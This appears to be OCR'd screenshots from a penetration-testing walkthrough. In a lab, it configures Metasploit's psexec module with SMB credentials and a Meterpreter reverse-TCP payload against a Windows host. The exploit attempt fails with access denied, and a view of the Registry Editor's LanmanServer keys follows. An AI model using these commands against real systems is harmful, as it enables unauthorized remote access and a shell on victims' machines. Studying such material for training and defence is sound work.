

root@kali: ~
File Edit View Search Terminal Help
+ -- --=[455 payloads - 39 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
Module options (exploit/windows/smb/psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOST yes The target address
RPORT 445 yes The SMB service port
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(psexec) >



root@kali: ~
File Edit View Search Terminal Help
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(psexec) > set RHOST 192.168.115.129
RHOST => 192.168.115.129
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) >


root@kali: ~
File Edit View Search Terminal Help
Exploit target:
Id Name
-- ----
0 Automatic
msf exploit(psexec) > set RHOST 192.168.115.129
RHOST => 192.168.115.129
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[-] 192.168.115.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with
error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) >


Programs (1)
regedit
See more results
regedit
Shut down



Registry Editor
File Edit View Favorites Help
iaStorV
idsvc
iirsp
IKEEXT
inetaccs
intelide
intelppm
IPBusEnum
IpFilterDriver
iphlpsvc
IPMIDRV
IPNAT
IRENUM
isapnp
iScsiPrt
kbdclass
kbdhid
KeyIso
KSecDD
KSecPkg
ksthunk
KtmRm
LanmanServer
Aliases
AutotunedParameters
DefaultSecurity
Linkage
Parameters
ShareProviders
Shares
LanmanWorkstation
ldap
lltdio
lltdsvc
lmhosts
Lsa
LSI_FC
LSI_SAS
